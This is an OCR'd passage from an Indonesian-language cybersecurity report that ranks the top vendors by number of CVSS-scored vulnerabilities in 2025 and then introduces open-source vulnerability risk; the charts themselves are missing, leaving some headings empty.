


## 10 Besar vendor CVSS 3.1 Sepanjang Tahun 2025





Dapat dilihat bahwa vendor dengan produk populer yang sering kita dengar dalam dunia digital, seperti Microsoft, IBM, Oracle, dan Adobe, menempati rangking 10 besar karena luasnya ekosistem penggunaan produk mereka sepanjang tahun 2025. Munculnya vendor penyedia infrastruktur dan perangkat keras seperti Huawei, Nvidia, serta komunitas sumber terbuka seperti Linux dan Red Hat menunjukkan bahwa pelaporan kerentanan mencakup seluruh lapisan teknologi mulai dari sistem operasi hingga perangkat fisik. Namun perlu diketahui, tingginya volume temuan ini bukan berarti vendor tersebut memiliki tingkat kerentanan kritikal yang lebih buruk, karena angka yang dikumpulkan mencakup seluruh rentang nilai 0 hingga 10 yang sering kali merupakan hasil dari transparansi audit keamanan yang ketat. Secara skala prioritas, data ini berfungsi sebagai peta sebaran kerentanan di mana status Kritikal tetap menjadi fokus utama dalam manajemen risiko keamanan siber.

## 10 Besar vendor CVSS 4.0 Semester 2 Tahun 2025



## 10 Besar vendor CVSS 4.0 Sepanjang Tahun 2025





Terlihat bahwa vendor yang menyediakan platform sumber terbuka, repositori proyek kode, serta perangkat jaringan seperti code-projects, phpgurukul, sourcecodester, dan Tenda mendominasi peringkat 10 besar pada implementasi standar CVSS 4.0 sepanjang tahun 2025. Munculnya vendor industri besar seperti Siemens dan D-Link menunjukkan bahwa standar penilaian kerentanan terbaru ini mulai diadopsi secara luas untuk mengukur dampak pada sistem kritikal dan perangkat IoT (Internet of Things).


Namun perlu diketahui, tingginya angka kerentanan pada platform penyedia kode dan perangkat jaringan ini bukan berarti produk tersebut memiliki tingkat risiko yang paling berbahaya secara mutlak, karena nilai yang dikumpulkan mencakup seluruh rentang 0 hingga 10 yang sering kali mencerminkan intensitas pengujian keamanan pada platform tersebut. Secara skala prioritas, data ini menegaskan bahwa penggunaan aset digital dari platform berbagi kode memerlukan kewaspadaan ekstra, di mana nilai dengan status kritikal tetap menjadi acuan utama dalam menentukan urgensi penanganan keamanan siber.

Green
OPEN

## Top 10 Vendor CVSS Score 9-10 Semester 2 Tahun 2025



## Top 10 Vendor CVSS Score 9-10 Sepanjang Tahun 2025





Dari data di atas dapat dilihat bahwa vendor dengan profil produk yang memiliki dampak luas pada infrastruktur dan privasi data, seperti Microsoft, Google, Samsung, dan Siemens, mendominasi daftar kerentanan dengan skor tertinggi (9-10) sepanjang tahun 2025. Kehadiran vendor perangkat keras dan industri seperti Tenda, D-Link, serta Nagios dalam kategori skor kritikal ini menunjukkan adanya risiko signifikan pada sektor jaringan dan sistem pemantauan yang menjadi tulang punggung operasional digital.


Berbeda dengan data sebelumnya, kemunculan nama-nama spesifik seperti Labredescefetrj dan Sound4 Ltd pada rentang skor ini menandakan bahwa kerentanan dengan tingkat keparahan maksimal tidak hanya ditemukan pada vendor besar, tetapi juga pada pengembang perangkat lunak khusus. Namun perlu diketahui, tingginya angka pada kategori ini menunjukkan urgensi penanganan yang jauh lebih mendesak karena nilai yang dikumpulkan berada pada skala 9 hingga 10 yang diklasifikasikan sebagai status Kritikal. Secara skala prioritas, data ini merupakan daftar utama yang membutuhkan tindakan mitigasi segera, seperti penambalan sistem (patching) atau pembaruan konfigurasi, guna mencegah eksploitasi yang berisiko fatal bagi keamanan organisasi.

Green
OPEN

## Top 10 Vendor CVSS Score 7-8.9 Semester 2 Tahun 2025



## Top 10 Vendor CVSS Score 7-8.9 Sepanjang Tahun 2025




Dari data di atas dapat dilihat bahwa vendor yang bergerak di bidang penyediaan sistem komputasi, semikonduktor, dan perangkat jaringan seperti Google, Qualcomm, Nvidia, Tenda, serta D-Link mendominasi daftar kerentanan dengan skor 7-8.9 sepanjang semester kedua tahun 2025. Kehadiran vendor industri skala besar seperti Siemens, Rockwell Automation, dan Dell menunjukkan bahwa kerentanan dengan tingkat keparahan tinggi ini tersebar luas mulai dari perangkat pengguna akhir hingga sistem kontrol industri dan infrastruktur pusat data.

Namun perlu diketahui, meskipun angka kerentanan ini cukup signifikan, kemunculan vendor besar tersebut juga mencerminkan proaktifnya proses pengujian keamanan pada ekosistem yang kompleks, di mana nilai yang dikumpulkan berada pada rentang skor 7 hingga 8.9 yang diklasifikasikan sebagai status Tinggi (High). Secara skala prioritas, data ini menunjukkan area yang memerlukan perhatian serius bagi administrator sistem untuk segera melakukan tindakan pencegahan, karena kerentanan pada level ini memiliki potensi risiko eksploitasi yang besar terhadap integritas dan ketersediaan layanan digital.

Green
OPEN

# Open Source Vulnerability Global Semester 2 Tahun 2025

Dalam lanskap pengembangan perangkat lunak modern, penggunaan komponen sumber terbuka (open source) telah menjadi praktik yang sangat umum dan bahkan esensial. Dari sistem operasi hingga pustaka kode spesifik, perangkat lunak sumber terbuka menawarkan kecepatan, fleksibilitas, dan inovasi yang tak tertandingi.

Namun, di balik segala keunggulannya, terdapat sebuah tantangan signifikan yang seringkali terabaikan: kerentanan sumber terbuka. Kerentanan ini adalah cacat atau kelemahan dalam kode sumber terbuka yang dapat dieksploitasi oleh pihak jahat untuk tujuan tidak sah, seperti pencurian data, gangguan layanan, atau bahkan kontrol penuh atas sistem yang terinfeksi. Mengingat sebagian besar aplikasi saat ini dibangun di atas fondasi sumber terbuka, pemahaman dan pengelolaan kerentanan ini menjadi krusial.

Penyebab utama munculnya kerentanan sumber terbuka bervariasi. Seringkali, kerentanan tersebut muncul karena kesalahan pemrograman yang tidak disengaja oleh pengembang. Komunitas sumber terbuka yang besar dan tersebar juga berarti bahwa kode mungkin ditinjau oleh banyak mata, namun tidak semua mata memiliki tingkat keahlian atau niat yang sama dalam mengidentifikasi potensi kelemahan.

Open Source Vulnerability (OSV) adalah tantangan yang tidak dapat dihindari dalam ekosistem perangkat lunak terbuka saat ini. Namun, dengan pendekatan yang komprehensif, mencakup identifikasi, pemantauan, mitigasi, dan manajemen yang berkelanjutan, organisasi dapat secara signifikan mengurangi risiko yang terkait dengan penggunaan komponen sumber terbuka. Investasi dalam alat dan proses keamanan, serta pengembangan budaya keamanan yang kuat di antara tim, akan menjadi kunci untuk memanfaatkan keuntungan besar dari sumber terbuka sambil menjaga integritas dan keamanan aplikasi dan data.

